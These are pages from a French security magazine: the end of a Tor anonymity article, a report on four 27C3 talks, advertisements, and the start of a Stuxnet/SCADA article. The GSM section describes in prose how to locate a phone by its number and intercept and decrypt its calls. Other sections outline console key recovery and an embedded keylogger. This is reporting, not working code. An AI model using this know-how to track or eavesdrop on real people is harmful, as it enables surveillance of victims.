Tor répond à cette menace avec la notion de relais « Guards », considérés comme des points d'entrée sûrs. Cette liste est stockée sur le disque du client et est donc persistante, au détail près que de nouveaux nœuds peuvent être ajoutés si certains de la liste ne répondent plus aux critères spécifiés.

4.4 Le DNS

Enfin le DNS. En effet, lorsqu'un client veut accéder à une ressource via son FQDN, une requête DNS est effectuée. Si l'on omet les problématiques de cache, cette requête peut être transmise au SOA du domaine auquel appartient la ressource. Il devient par conséquent possible d'établir un lien entre une requête DNS et la requête applicative. La source de la requête DNS étant « réelle », celle de la requête applicative s'obtient par simple déduction.

Il faut toutefois garder à l'esprit que l'exploitation de cette faiblesse nécessite qu'une corrélation soit faite entre les logs du serveur DNS et les logs du serveur applicatif (ou à la rigueur dans les logs du firewall). En outre, dans le cas de ressources particulièrement sollicitées, il sera probablement impossible d'établir un lien sur une seule connexion. En revanche, en cas de connexions répétées, ce qui est par exemple le cas lors d'une tentative d'intrusion, ou de l'utilisation d'un outil de scan, l'identification devient beaucoup plus évidente.

Il est donc nécessaire de « torifier » également le trafic DNS, via l'utilisation de proxy SOCKSv5 et la construction de relais supportant la résolution DNS, c'est-à-dire annoncés avec le support d'« eventdns ».

4.5 Les développeurs

Et Tor reste un ensemble de lignes de code. À ce titre, il n'est pas exempt des différentes failles liées à la programmation, comme nous le rappelle SecurityFocus **[10]**. Une seule entrée qui fait froid dans le dos, Tor 0.2.1.28 (soit la version qui précède la version stable officielle à l'heure où j'écris ces lignes) présente un *heap-overflow*, est vulnérable à un déni de service et expose certaines informations.

Deux conséquences sont à envisager dans le cas de la compromission d'un serveur Tor. D'une part, et c'est une évidence, les données du serveur deviennent accessibles. Sachant que dans de nombreux cas, il s'agit également du client Tor d'un utilisateur, cela revient à une intrusion sur un composant de son système d'information. Dans le cas de la compromission d'un nœud de sortie, nous nous retrouvons dans un cas involontaire de nœud de sortie malveillant offrant des fonctionnalités d'écoute...

Tor doit donc être maintenu à jour comme tout logiciel, voire plus puisque sa fonction est généralement assez sensible.

Conclusion

Pourvu que l'on fasse un peu attention, Tor reste un outil particulièrement efficace en termes d'anonymat. Certes, les performances sont désastreuses, mais il est rare que l'anonymat soit utilisé à bon escient pour télécharger des volumes conséquents. Par conséquent, le temps passé à attendre l'affichage d'un texte se trouve largement compensé par le bénéfice d'un anonymat quasiment garanti. Et puis cela nous rappelle le (bon) vieux temps... ■

RÉFÉRENCES

[1] ***Untraceable electronic mail, return addresses, and digital pseudonyms*** - **D. Chaum** - *ACM*, **Février 1981.**

[2] ***Mixing E-mail with Babel*** - **C. Gulcu, G. Tsudik** - ***Network and Distributed Security Symposium*** **(NDSS 96), Février 1996.**

[3] ***Mixminion: Design of a type III anonymous remailer protocol*** - **G. Danezis, R. Dingledine, N. Mathewson - 2003** ***IEEE Symposium on Security and Privacy,*** **Mai 2003.**

[4] ***Mixmaster Protocol Version 2*** - **U. Moller, L. Cottrell, P. Palfrader, L. Sassaman.** - ***Draft,*** **Juillet 2003** - http://www.abditum.com/mixmaster-spec.txt.

[5] ***Tor directory protocol, version 3*** - https://gitweb.torproject.org/tor.git?a=blob_plain;hb=HEAD;f=doc/spec/dir-spec.txt

[6] ***Tor Path Specification*** - **R. Dingledine, N. Mathewson** - https://gitweb.torproject.org/tor.git?a=blob_plain;hb=HEAD;f=doc/spec/path-spec.txt

[7] https://bridges.torproject.org

[8] ***Tor, Anonymity online*** - https://torproject.org

[9] **SOCKS** - http://fr.wikipedia.org/wiki/SOCKS

[10] ***Tor Unspecified Buffer Overflow, Denial of Service and Information Disclosure Vulnerabilities*** - http://www.securityfocus.com/bid/45832

DE RETOUR DU 27C3 : WE COME IN PEACE

Guillaume Delugré - SOGETI/ESEC

mots-clés : 27C3 / EVENT / PS3 / GSM / FPGA / KEYLOGGER

Du 27 au 30 décembre 2010 eut lieu à Berlin la 27ème édition du Chaos Communication Congress, ou 27C3. Cet événement est traditionnellement organisé chaque année par le Chaos Computer Club et réunit une partie de la scène hacker allemande et internationale autour de nombreuses conférences sur le thème de la sécurité.

L'événement s'est déroulé au *Berliner Congress Center*, vaste structure sur 3 étages située au centre de Berlin. Le CCC se distingue des autres conférences par son ambiance particulièrement éclectique. Pendant 4 jours se croisent et se côtoient *hackers*, experts en électronique, punks, anarchistes, crocheteurs de serrures, transhumanistes, etc. De nombreuses conférences sont présentées en parallèle dans 3 salles différentes. Les sujets y sont très variés : de la sécurité informatique à des sujets plus politiquement engagés, voire quelquefois philosophiques. La suite de cet article est un compte-rendu de 4 conférences techniquement remarquables présentées durant cette dernière édition du CCC, à savoir :

- *Console Hacking 2010*, par le groupe fail0verflow, qui présentait là pour la première fois la faille qui leur a permis de récupérer la clé de chiffrement des consoles PS3 et qui a conduit à une exploitation systématique de toutes les consoles.
- *Wideband GSM Sniffing*, par Karsten Nohl et Sylvain Munaut, qui exposaient une analyse en profondeur sur la sécurité des réseaux GSM.
- *Distributed FPGA Number Crunching For The Masses*, par Felix Domke, qui s'intéressait à une méthode pour se constituer une ferme de calcul à moins de 1000 $ pour casser du DES.
- *The Hidden Nemesis*, par Ralf-Philipp Weinmann, qui a étudié la faisabilité de l'injection d'un *malware* à l'intérieur d'un des micro-contrôleurs embarqués d'un Thinkpad.

Crédit photo : CCC

Figure 1 - Entrée du Berliner Congress Center

1 Console Hacking 2010 (fail0verflow)

Voici l'une des conférences parmi les plus attendues du 27C3 : le cassage de la PS3 par l'équipe fail0verflow **[4]**. Pour rappel, les membres de cette équipe **[5]** s'étaient déjà illustrés dans le passé avec le cassage de la Wii **[6]** et la création du *Homebrew Channel* **[7]**.

Depuis longtemps, les hackers souhaitent pouvoir exécuter leur propre code sur leur console, comme une distribution Linux. Cette volonté les a souvent conduits à analyser (et casser) les modèles de sécurité mis en place sur ces machines. Par le passé, Sony offrait OtherOS, une fonctionnalité permettant l'installation d'OS alternatifs sur la PS3. Cependant, le support d'OtherOS fut supprimé par Sony en mars 2010 lors de la sortie du *firmware* en version 3.21. Cette marche arrière de Sony entraîna le mécontentement de nombreux bidouilleurs de par le monde, dont sans aucun doute les membres de l'équipe fail0verflow...

Jusqu'alors, la sécurité de la PS3 était restée relativement épargnée. La console avait souffert de deux attaques :

- En interagissant physiquement avec le bus mémoire, Geohot **[8]** a pu remapper la table des pages de l'hyperviseur en lecture/écriture, donnant ainsi accès à la mémoire de l'hyperviseur.

- Une vulnérabilité dans la gestion de l'USB a conduit à l'apparition d'un *exploit* sous forme de dongle (PSJailbreak). Cette vulnérabilité conduit à l'exécution de code arbitraire dans le contexte de GameOS. Elle a ensuite été patchée par Sony.

Les membres de fail0verflow ont réécrit un noyau, nommé AsbestOS, pour remplacer GameOS. Cette version possède les mêmes fonctionnalités que GameOS, la 3D en moins, et met à disposition quelques services RPC en écoute pour déboguer la console à distance. Ils utilisent alors le PSJailbreak pour remplacer complètement en mémoire GameOS par leur noyau. Cependant, cette méthode ne permet pas de lancer leur OS au démarrage de la console, puisqu'elle permet seulement de patcher la mémoire à chaud.

La PS3 utilise une chaîne de confiance lors de son démarrage (*Trusted Boot*). Chaque couche logicielle est déchiffrée et vérifiée à travers une signature numérique par un loader exécuté en mode isolé sur l'un des SPU. Il n'est alors pas possible d'accéder à la mémoire (et donc au code de vérification de la signature et aux clés de déchiffrement) depuis GameOS, qui s'exécute sur le processeur central PPC64. Pour chaque couche, le code chiffré/signé est stocké dans un fichier SELF (pour Signed ELF), qui est simplement un fichier ELF avec un en-tête spécial qui contient des informations sur le chiffrement (principalement les clés utilisées pour le chiffrement) et la signature du fichier en clair.

Le *loader* agit alors ainsi :

- Il déchiffre une clé AES contenue dans l'en-tête SELF (la clé SELF) à l'aide d'une clé secrète connue de lui seul.
- La clé SELF permet de déchiffrer la signature ECDSA (*Elliptic Curve Digital Signature Algorithm*) du SELF ainsi qu'une autre clé AES.
- Le contenu du SELF (c'est-à-dire le fichier ELF) est déchiffré avec cette dernière clé.
- La signature ECDSA est vérifiée sur le code déchiffré.

L'objectif était donc de concevoir un fichier SELF pour GameOS pouvant être chargé au démarrage de la console. Deux problèmes se posaient alors :

- La clé secrète du loader était inconnue et inaccessible, ne permettant pas un accès à la signature.
- Même en supposant que l'on arrive à trouver la clé pour déchiffrer les clés AES ainsi que la signature ECDSA, la clé privée de Sony utilisée pour cette signature n'était pas connue.

Le groupe fail0verflow a tout d'abord remarqué que le chiffrement du code SELF est totalement inutile. En effet, le processeur central peut demander le déchiffrement du fichier à l'un des coprocesseurs, c'est-à-dire dans un espace mémoire non protégé. Le code en clair peut donc être récupéré depuis GameOS. Beaucoup plus intéressant : une vulnérabilité de type débordement de tampon dans le code du loader de GameOS leur a permis

▪ RMLL 2011

Les 12èmes Rencontres Mondiales du Logiciel Libre se dérouleront à Strasbourg, du 9 au 14 juillet 2011 (thèmes techniques à partir du 11).

Vous pouvez retrouver toutes les informations pratiques sur le site officiel : http://rmll.info/.

Les RMLL représentent un des grands événements dans le domaine du logiciel libre, en particulier en France. L'année dernière, il y a eu environ 4000 participants, pour 290 présentations et 75 *workshops*.

Chacun est libre d'assister à la conférence et d'y suivre le thème de son choix. *Free as in free beer and free speech* :)

Cette année encore, les RMLL intègrent une session consacrée à la sécurité, coordonnée par Mathieu Blanc et Christophe Brocas.
L'objectif de la session Sécurité est de rassembler des présentations sur différents aspects de l'interaction entre libre et sécurité informatique :

- **la sécurité des logiciels libres ;**
- **les outils libres pour la sécurité ;**
- **l'impact de l'ouverture des logiciels sur la sécurité en général.**

Quelques exemples de thèmes d'intérêt :

- **Sécurité des systèmes d'exploitation ;**
- **Sécurité de l'embarqué (mobilité, téléphonie, ...) ;**
- **Cryptographie, PKI, cartes à puce, RFID, ... ;**
- **Sécurité réseau ;**
- **SIEM ;**
- **Sécurité côté client ;**
- **Sécurité dans le développement ;**
- **...**

Qu'est-ce que l'on attend de vous ?

1) **Contribuez ! L'appel à conférences est ouvert jusqu'au 31 mars 2011.**
   http://2011.rmll.info/appel.html
2) **Faites passer le mot à toutes les personnes que vous connaissez dans le monde de l'open source, du Logiciel Libre et de la Sécurité.**
3) **Envoyez vos questions sur la session Sécurité à l'adresse : security@listes2011.rmll.info.**

Merci à tous pour votre attention et votre participation !

En espérant vous voir aux RMLL 2011.

d'écraser du code en mémoire protégée et donc d'y introduire un programme exfiltrant les clés qui y étaient stockées. À partir de là, le chiffrement était donc cassé, il ne restait que le problème de la signature...

Par chance, Sony s'est fourvoyé dans son implémentation d'ECDSA. ECDSA impose que l'un des paramètres générés lors de chaque signature soit aléatoire. Le choix de l'aléa est ici d'une importance cruciale, et comme souvent en cryptologie, si l'aléa s'avère faible, toute la sécurité d'ECDSA s'effondre. Or, il se trouve que ce paramètre n'est rien d'autre qu'une constante dans l'implémentation de la PS3... Deux signatures valides permettent de calculer directement la clé privée de Sony.

fail0verflow a donc pu se forger son propre SELF chargé au démarrage de la console, remplaçant ainsi définitivement GameOS.

Néanmoins, le groupe fail0verflow a signalé lors de son intervention au 27c3 que l'hyperviseur de la PS3 restait toujours protégé, empêchant la réalisation d'une mise à jour fonctionnelle. Il se trouve que quelques jours plus tard, Geohot utilisa (vraisemblablement) la même méthode pour accéder aux clés du METLDR (l'un des tout premiers loaders dans le démarrage de la console). Il devint alors possible de signer ses propres mises à jour de firmware. Ceci réduisant totalement à néant le modèle de sécurité et la chaîne de confiance de la PS3.

2 Wideband GSM Sniffing (Karsten Nohl, Sylvain Munaut)

Le CCC ne serait pas ce qu'il est sans ses présentations sur la sécurité des protocoles téléphoniques. Une conférence très attendue également était celle concernant l'avancée des travaux de deux monstres du GSM : Karsten Nohl et Sylvain Munaut **[9]**. La présentation a repris les grandes lignes de leurs travaux passés **[10] [11]**. L'objectif de leur présentation était le suivant : à partir d'un simple numéro de téléphone, nous voulons localiser la cible et pouvoir écouter ses communications. Ceci se fait en trois parties :

- Premièrement, localiser géographiquement la cible.
- Ensuite, écouter la communication entre le téléphone et le BTS (*Base Transceiver Station*).
- Enfin, déchiffrer le contenu de la communication.

Dans le scénario présenté, la position de la cible est supposée inconnue de prime abord, il faut donc tout d'abord pouvoir la localiser à un niveau assez fin (c'est-à-dire connaître sa cellule GSM). Or pour cela, l'attaquant ne dispose que du numéro de téléphone de sa victime ! La méthode est donc d'utiliser des requêtes HLR (*Home Location Register*), qui peuvent être émises par n'importe qui sur Internet. Grâce à ces requêtes, l'opérateur téléphonique envoie la position géographique du numéro concerné (approximativement la région ou la ville). Chaque LA (*Location Area*) dans la région concernée est ensuite scannée par l'envoi de nombreux SMS malformés. Si le téléphone cible est dans la LA scannée, il notifiera lui-même sa présence à l'attaquant, révélant ainsi son TMSI (*Temporary Mobile Subscriber Identity*) et le LAC (*Location Area Code*). L'opération est discrète, puisque le SMS n'apparaîtra pas sur le téléphone de la victime. De la même façon, un « scan SMS » permettra de connaître précisément la cellule GSM courante de la cible.

L'attaquant est à présent dans la même cellule que sa cible et il connaît son TMSI. Il peut donc commencer à écouter les communications entre sa victime et le BTS. C'est ici que se trouve la principale nouveauté : au lieu d'utiliser un équipement d'acquisition coûteux comme un USRP (*Universal Software Radio Peripheral*), Karsten et Sylvain ont opté pour... un simple téléphone portable ! En effet, un téléphone est par nature capable de recevoir et émettre sur les fréquences GSM, pourquoi ne pas alors s'en servir pour récupérer le trafic GSM environnant ? Pour parvenir à cette prouesse, Karsten et Sylvain ont utilisé un vieux Motorola à 10 euros modifié. La pile GSM a été reflashée avec un OsmocomBB personnalisé. Le téléphone est alors capable de récupérer les données GSM brutes pour un TMSI particulier et de les extraire vers un ordinateur via un câble USB.

Les données étant récupérées, il reste à pouvoir les déchiffrer. Il se trouve que le protocole GSM implémente nativement le chiffrement des communications en utilisant A5/1 **[12],** un algorithme de chiffrement par flot utilisant une clé de 64 bits (appelée *session key*). Il a déjà été montré que la clé peut être récupérée lorsqu'une partie du message en clair est connue. Or, les trames GSM utilisent systématiquement l'octet constant `0x2B` comme octet de bourrage. La clé d'une communication chiffrée en A5/1 peut donc être récupérée en une vingtaine de secondes grâce à 2 To de *rainbow tables*. La communication enregistrée par l'attaquant peut alors être complètement déchiffrée.

De plus, il s'avère que la *session key* n'est pas renégociée à chaque appel comme elle devrait l'être. L'attaquant est donc en plus en mesure d'écouter et de déchiffrer à la volée les prochaines communications de sa victime si elle est toujours à proximité.

La présentation s'est terminée par une liste des différentes faiblesses des réseaux GSM mises en évidence par ces attaques. À savoir que :

- Le système de routage des SMS divulgue la localisation de l'utilisateur.
- Les octets de bourrage des trames GSM sont prédictibles (facilitant le cassage du chiffrement).
- Les clés de session sont réutilisées sur plusieurs sessions.
- Les numéros TMSI changent trop rarement.
- Les fréquences GSM changent rarement au cours d'une communication, facilitant grandement l'écoute.

Deux téléphones à 10 euros et 2 To de rainbow tables suffisent pour écouter n'importe quelle communication sur le réseau GSM, les deux auteurs en ont d'ailleurs fait la démonstration pendant la présentation. Cette preuve de concept nous rappelle qu'au même titre qu'Internet, le réseau GSM ne doit pas être considéré comme un réseau de confiance.

3 Distributed FPGA Number Crunching For The Masses (Felix Domke)

Pour cette présentation **[14]**, tout a commencé lorsque Felix Domke s'est intéressé à sa console d'arcade Triforce. Bien qu'ayant été déjà largement étudiée, un fichier sur la console nommé `FIRMWARE.ASIC` restait un mystère pour les *reversers*. Le fichier en question semblait être chiffré avec du DES en mode ECB, mais personne à ce jour ne possédait la clé pour aller plus loin. Un bloc de 8 octets est notamment très présent dans le fichier. Felix Domke fit l'hypothèse que ce motif correspondait à un bloc de zéros chiffré en DES. Par la suite, son objectif fut donc de trouver une clé telle que ce bloc récurrent se déchiffre en une suite de zéros.

Bien que l'espace des clés DES soit réduit (56 bits), il n'est pas évident pour un particulier de le parcourir dans un temps raisonnable. Avec un processeur Intel standard, approximativement 384 millions de clés peuvent être testées par seconde, ce qui représente... 6 années pour parcourir entièrement l'espace des clés. Effectuer le calcul sur le processeur Cell d'une PS3 n'apporte pratiquement aucune amélioration par rapport à un processeur X86. Effectuer le calcul sur GPU est approximativement 2 fois plus rapide. Mais 3 ans de calcul sont toujours beaucoup trop longs. Enfin, il existe bien des puces spécialisées (EFF DES Cracker **[15]**), mais ces puces sont chères.

Au final, l'orateur s'est lui-même posé le challenge suivant : casser le chiffrement de ce fichier en tout au plus une semaine de calcul et pour moins de 1000 $ d'investissement.

L'idée fut donc de se tourner vers une solution à base de FPGA. En effet, les meilleurs modèles sont capables de tester environ 2 milliards de clés DES par seconde, ce qui aurait nécessité un peu plus d'un an de calcul. Mais en construisant un cluster de FPGA, il aurait été possible de réduire cette durée à une semaine. Malheureusement, de tels FPGA sont coûteux et la limite des 1000 $ risquait d'être vite dépassée.

En cherchant un peu sur eBay, il pu trouver de vieilles cartes réseau chacune équipée de 3 Xilinx Virtex II Pro pour... 50 $. Une ferme constituée de 20 de ces cartes suffisait théoriquement pour casser la clé en une semaine.

Bien entendu, les FPGA présents sur la carte n'ont à l'origine pas été prévus pour être reprogrammés. Felix a ainsi dû analyser le circuit des cartes et leurs spécifications pour retrouver :

- les lignes d'alimentation des FPGA et leur voltage ;
- les lignes d'horloge ;
- les entrées JTAG pour reprogrammer le *bitstream*.

Une fois cela terminé, il fut en mesure de charger son propre bitstream FPGA afin d'effectuer les calculs. La communication entre les FPGA et le moniteur de calcul se fit via la ligne JTAG.

Felix écrivit un framework en Python lui permettant de configurer automatiquement son cluster et de distribuer ses calculs sur chacun des FPGA. Son objectif fut effectivement atteint, puisque le coût en matériel n'excéda pas 1000 $!

Cependant, le stock de cartes disponibles sur eBay est plutôt limité. Felix s'est procuré 50 cartes et propose de les mettre à disposition sur un serveur pour ceux voulant en faire usage. Il est toujours possible de récupérer des FPGA sur d'autres équipements pour les mettre à contribution : les Dreambox (boîtiers d'acquisition satellite) et les Femtocells sont également équipées de FPGA.

LEXSI
INNOVATIVE SECURITY
www.lexsi.com

Le Groupe LEXSI (150 pers)
spécialiste indépendant en sécurité du SI
renforce son pôle audit et recrute des auditeurs :

Auditeur sécurité confirmé
- Tests d'intrusions (encadrement / réalisation)
- Audit d'architectures
- Direction de missions
- Avant-ventes techniques

Auditeur sécurité applicative
- Revues d'architectures applicatives et améliorations
- Revues de codes d'applications web
- Tests d'intrusions applicatifs

Diplômé bac+5 ou équivalent, véritable passionné par les problématiques liées à la sécurité des SI, vous bénéficiez d'une expertise forte en audit de sécurité et/ou en architecture web. Postes basés à Paris et Lyon.

Vous souhaitez intégrer un cabinet innovant et leader dans son domaine, veuillez adresser votre candidature à :
recrutement@lexsi.com ou **http://carrieres.lexsi.com/**

Cette présentation a surtout eu pour objectif de montrer qu'il est possible pour des particuliers d'acquérir une certaine puissance de calcul pour du cassage de mot de passe tout en restant dans des frais très limités.

4 The Hidden Nemesis (Ralf-Philipp Weinmann)

Cette présentation a traité du développement de malwares pour microcontrôleurs embarqués. Les microcodes constituent une cible intéressante pour les auteurs de malwares : le code malveillant bénéficie d'une forte persistance (survie à une réinstallation du système) et d'une relative furtivité. Le cas présenté lors de cette intervention a surtout concerné les microcontrôleurs claviers présents dans les portables Thinkpad. En effet, le microcontrôleur clavier assure le lien entre certaines combinaisons de touches pressées par l'utilisateur et différentes fonctions du portable : contrôle de la luminosité VGA, contrôle des ventilateurs, ...

Les contrôleurs claviers Thinkpad sont constitués d'un processeur Hitachi H8S cadencé à 10 MHz et d'une mémoire volatile interne de 4 Ko. Les microcodes Thinkpad avaient déjà été analysés dans le passé pour corriger certains problèmes comme l'inversion des touches **Ctrl** et **Fn**. Les pins d'entrée/sortie sur le contrôleur étaient ainsi déjà connus. L'auteur s'est inspiré de ces travaux pour écrire son propre microcode. Son malware est un *keylogger* qui enregistre les frappes clavier et les stocke sous forme compressée dans la mémoire interne du contrôleur. Jusqu'à 20 000 frappes peuvent ainsi être enregistrées.

Le principal problème qui s'est posé fut l'exfiltration des données enregistrées. Le microcontrôleur n'a en effet que peu de canaux de communication disponibles. L'idée de l'orateur fut d'utiliser la diode présente au-dessus de l'écran du portable. En faisant faiblement clignoter la diode depuis le microcode, le fil reliant le clavier à la diode se comporte comme une antenne. Il est alors possible de récupérer les frappes enregistrées sous forme d'émissions électromagnétiques à une distance approximative de 50 mètres.

Conclusion

Il serait difficile de faire un tour d'horizon complet de toutes les conférences du CCC tant celles-ci sont nombreuses. Néanmoins, vous remarquerez qu'un bon nombre d'entre elles traitent de sujets plutôt bas niveau et relatifs à la sécurité informatique (rétroconception de CPU, RFID, consoles de jeux, *baseband* GSM, etc.). J'espère que ce court compte-rendu vous aura assez mis l'eau à la bouche et vous convaincra de venir à la prochaine édition du CCC.

Pour information, le prochain *Chaos Communication Camp* aura lieu à Finowfurt (près de Berlin) du 10 au 14 août 2011 et le *28C3* devrait quant à lui avoir lieu du 27 au 30 décembre 2011 à Berlin.

À bientôt pour de nouvelles aventures ! ■

▪ REMERCIEMENTS

Merci à Emmanuel Fleury pour sa relecture.

▪ RÉFÉRENCES

[1] **Site officiel du 27C3 :** http://events.ccc.de/congress/2010/wiki/

[2] **Liste des présentations :** http://events.ccc.de/congress/2010/wiki/Schedule

[3] **Vidéos des présentations :** http://events.ccc.de/congress/2010/wiki/Conference_Recordings

[4] ***Console Hacking 2010: PS3 Epic Fail,*** https://events.ccc.de/congress/2010/Fahrplan/events/4087.en.html

[5] **Page officielle du groupe fail0verflow :** http://fail0verflow.com/

[6] ***Console Hacking 2008: Wii Fail,*** http://events.ccc.de/congress/2008/Fahrplan/events/2799.en.html

[7] ***The Homebrew Channel*** **:** http://hbc.hackmii.com/

[8] **GeoHot (George Hotz) :** http://en.wikipedia.org/wiki/George_Hotz

[9] ***PS3 tools*** **:** http://dukio.com/playstation-3-sticky/ps3-decryption-extraction-signing-keystools/

[10] ***Wideband GSM Sniffing*** **:** https://events.ccc.de/congress/2010/Fahrplan/events/4208.en.html

[11] **GSM: SRSLY? :** http://events.ccc.de/congress/2009/Fahrplan/events/3654.en.html

[12] ***A5/1 Security Project*** **:** http://reflextor.com/trac/a51

[13] **Chiffrement A5/1 :** http://en.wikipedia.org/wiki/A5/1

[14] ***Distributed FPGA Number Crunching For The Masses*** **:** https://events.ccc.de/congress/2010/Fahrplan/events/4203.en.html

[15] ***EFF DES cracker*** **:** http://en.wikipedia.org/wiki/EFF_DES_cracker

[16] ***The Hidden Nemesis: Backdooring Embedded Controllers*** **:** https://events.ccc.de/congress/2010/Fahrplan/events/4174.en.html

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

du numéro...
...au numéro

MISC HORS-SÉRIE

Retrouvez tous les anciens numéros ainsi que nos offres spéciales sur notre site : http://www.ed-diamond.com

Bon de commande MISC Hors-série

Réf.	Désignation	Prix / N°s
MISCHS N°1	Test d'intrusion : Comment évaluer la sécurité de ses systèmes et réseaux ?	8,00 €
MISCHS N°2	CARTES À PUCE - Découvrez leurs fonctionnalités et leurs limites	8,00 €

Bon de commande MISC

Réf.	Désignation	Prix / N°s
MISC N°43	La sécurité des web services	8,00 €
MISC N°44	Compromissions électromagnétiques	8,00 €
MISC N°45	La sécurité de Java en question	8,00 €
MISC N°46	Construisez et validez votre sécurité	8,00 €
MISC N°47	La lutte antivirale, une cause perdue ?	8,00 €
MISC N°48	Comment se protéger contre la peste spam ?	8,00 €
MISC N°49	Vulnérabilités Web et XSS - Des ennemis que vous sous-estimez !	8,00 €
MISC N°50	La sécurité des jeux	8,00 €
MISC N°51	La sécurité des jeux	8,00 €
MISC N°52	4 Outils indispensables pour tester votre sécurité !	8,00 €
MISC N°53	LA SÉCURITÉ DU WI-FI, DES PAROLES EN L'AIR ?	8,00 €

Bon de commande


à remplir (ou photocopier) et à retourner aux Éditions Diamond - MISC - BP 20142 - 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°42	8,00 €	1	8,00 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO. :		+3,9 €
		FRAIS DE PORT HORS FRANCE MÉTRO. :		+6 €
		TOTAL :		

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :


Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|
  Expire le : |_|_|_|_|
  Cryptogramme visuel : |_|_|_|



Date et signature obligatoire

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com



LES NOUVELLES MENACES DES RÉSEAUX INDUSTRIELS

François Gaspard – f.gaspard@cyberhatch.com – f.gaspard@eccrp.com

mots-clés : SCADA / PLC / STUXNET / MODBUS / OPC

Cet article est la suite du premier article sur les réseaux industriels parus dans MISC51. On continue ici d'étudier ces réseaux et on va un peu plus loin quant aux protocoles utilisés et les risques associés. Stuxnet, « la première cyber arme du 21ème siècle », est utilisé tout au long de l'article pour illustrer les menaces qui pèsent sur ces réseaux.

On commencera par rappeler Stuxnet, la première cyber arme attaquant un PLC. Plus d'informations sur les PLC vont êtres données ainsi que comment Stuxnet les attaque. Ensuite, on analysera deux protocoles plus en profondeur : Modbus et OPC. Enfin, on terminera sur les implications du Stuxnet sur les réseaux industriels.

1 Stuxnet : rappel des faits

17 juin 2010 : Virusblokada, une société biélorusse, découvre un nouveau type de *malware* qui s'attaque aux réseaux industriels. Le malware est rapidement appelé Stuxnet. C'est le premier malware public spécialement conçu pour attaquer des systèmes de type SCADA. Stuxnet est si avancé qu'il contient pas moins de cinq vulnérabilités non connues lors de sa découverte (*zero-days*), mais plus impressionnant : c'est le premier malware qui contient un rookit pour PLC (*Program Logic Controller*). Le PLC visé par Stuxnet est construit par la société Siemens.

Quelques mois plus tard, plus de 100 000 ordinateurs de par le monde sont infectés. Les trois pays les plus touchés sont l'Iran, l'Inde et l'Indonésie. Plusieurs informations circulent dans les médias concernant des centrales nucléaires en Iran (Bushehr) qui auraient été affectées par Stuxnet.

Le complexité de Stuxnet, mais surtout son caractère effrayant, en font vite la vedette des médias de par le monde. Les médias, experts en sécurité en tout genre et même politiciens débattent sur le qui, comment et pourquoi de Stuxnet. Rapidement, Stuxnet est considéré comme la première cyber arme du 21ème siècle...

2 Retour en arrière

Dans un précédant article paru dans *MISC* 51 **[1]**, nous avions introduit les réseaux industriels et leurs problématiques. Un des points que nous avions soulignés était que l'introduction de IT (*Information Technology*) et IP (*Internet Protocol*) dans ces réseaux ont amené toute une nouvelle classe de vulnérabilités.

Nous avions également introduit plusieurs composants des réseaux industriels. Un de ces composants est ce qu'on appelle un PLC : *Program Logic Controler*. Un PLC est un automate programmable, une sorte de petit ordinateur industriel qui est capable de contrôler certains types de processus industriels ou machines.

Sous le contrôle d'un système d'exploitation en temps réel, ils peuvent entre autres :

- collecter des informations provenant de capteurs, compteurs ou composants intelligents électroniques (IED, connectés à une valve, moteur, jauge de pression, ...) ;
- exécuter un programme ;
- générer un signal de contrôle ;

- transmettre des données ;
- exécuter des fonctions de diagnostic.

Ces fonctions sont ici des exemples et cela dépendra bien sûr du modèle et de la configuration finale. Dans les constructeurs principaux de PLC, on retrouvera Siemens, Schneider Electric, Mitsubishi Electric ou encore Rockwell Automation. Des exemples de PLC Siemens sont montrés sur la photo ci-contre.

Figure 1 : Siemens

Les PLC ont plusieurs modes de communication avec les compteurs et capteurs intelligents, certains étant analogiques, d'autres digitaux. Nous ne nous intéresserons pas à cette partie ici. Ce qui est plus intéressant, c'est comment le PLC communique avec une station de contrôle, station qui tourne sous un système d'exploitation qui nous est plus familier. Plusieurs méthodes d'accès sont possibles, comme le bien connu Token Ring, ou encore en mode maître/esclave. Dans cette dernière catégorie, on retrouvera le protocole ModBus, que nous abordons plus loin dans cet article.

Les PLC ont plusieurs avantages, comme leur flexibilité, le fait qu'ils soient petits, consomment très peu, sont faciles à utiliser (en général), leur coût ou encore la possibilité de modifier et étendre leurs fonctionnalités. Sur ce dernier point, les PLC sont facilement programmables. Les deux types de langages de programmation retrouvés avec les PLC sont de types texte (comme une suite d'instructions) ou graphique (*Ladder Logic, Function Block Diagram*). Si le langage est graphique, la programmation se fait à l'aide d'un diagramme. Typiquement, on retrouvera sur ces diagrammes des blocs représentant des fonctions, des données, des opérateurs arithmétiques, des compteurs, ..., le tout constituant une sorte de programme logique. La suite des séquences nécessaires pour exécuter ce programme est appelée un « sweep ». Ainsi, un *sweep* lit et transmet des données, exécute un programme ou communique les résultats à une station de contrôle. Ces sweeps peuvent être exécutés de manière cyclique, périodique ou encore contrôlés par un événement.

3 Stuxnet, le premier malware attaquant un PLC

Maintenant que nous en savons un peu plus sur ces PLC, revenons à Stuxnet. Stuxnet est un malware très sophistiqué, très complexe, qui combine plusieurs fonctionnalités et composants. Plusieurs chercheurs en sécurité ont essayé d'analyser Stuxnet. Cependant, posséder une copie de Stuxnet et le reverser est différent que d'avoir accès à un système de contrôle. La plupart des analyses de Stuxnet ont été testées en laboratoire sur des PLC qui ressemblent à ce que l'on retrouve en production.

